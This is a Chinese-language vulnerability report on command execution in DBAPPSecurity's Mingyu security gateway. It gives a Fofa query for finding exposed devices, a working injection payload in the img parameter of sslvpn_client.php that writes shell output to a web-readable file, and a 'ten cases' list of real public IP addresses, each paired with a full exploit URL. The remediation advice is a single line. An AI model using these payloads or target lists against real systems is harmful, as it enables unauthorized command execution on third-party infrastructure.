# 杭州安恒信息技术股份有限公司明御安全网关存在命令执行

## 漏洞描述

杭州安恒信息技术股份有限公司明御安全网关存在命令执行，攻击者可通过此漏洞获取敏感信息。

## 漏洞影响

明御安全网关

## 漏洞复现

1. Fofa

product="安恒信息-明御安全网关"




1. 界面如下




1. 验证如下

/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls



1. 访问ceshi.txt



## 修复建议

1、严格过滤用户输入的数据，禁止执行非预期系统命令！

## 资产归属

<https://www.dbappsecurity.com.cn/>





注册资金大于5000W




## 十个案例


1. [https://183.203.206.88:1026/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](https://183.203.206.88:1026/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)







1. [https://218.23.206.72:4430/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](https://218.23.206.72:4430/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)







1. [https://112.15.52.176:5678/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](https://112.15.52.176:5678/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)







1. [http://123.196.116.220:2332/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](http://123.196.116.220:2332/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)






1. [http://222.133.177.56:9000/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](http://222.133.177.56:9000/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)






1. [https://140.237.239.66:8888/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](https://140.237.239.66:8888/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)







1. [https://117.57.108.2:4430/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](https://117.57.108.2:4430/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)







1. [https://59.173.28.40:4430/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](https://59.173.28.40:4430/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)





1. [https://60.171.161.157:4430/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](https://60.171.161.157:4430/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)





1. [https://112.122.114.33:4430/sslvpn/sslvpn\_client.php?client=logoImg&img=x%20/tmp|echo%20%60whoami%60%20|tee%20/usr/local/webui/sslvpn/ceshi.txt|ls](https://112.122.114.33:4430/sslvpn/sslvpn_client.php?client=logoImg&img=x /tmp|echo `whoami` |tee /usr/local/webui/sslvpn/ceshi.txt|ls)

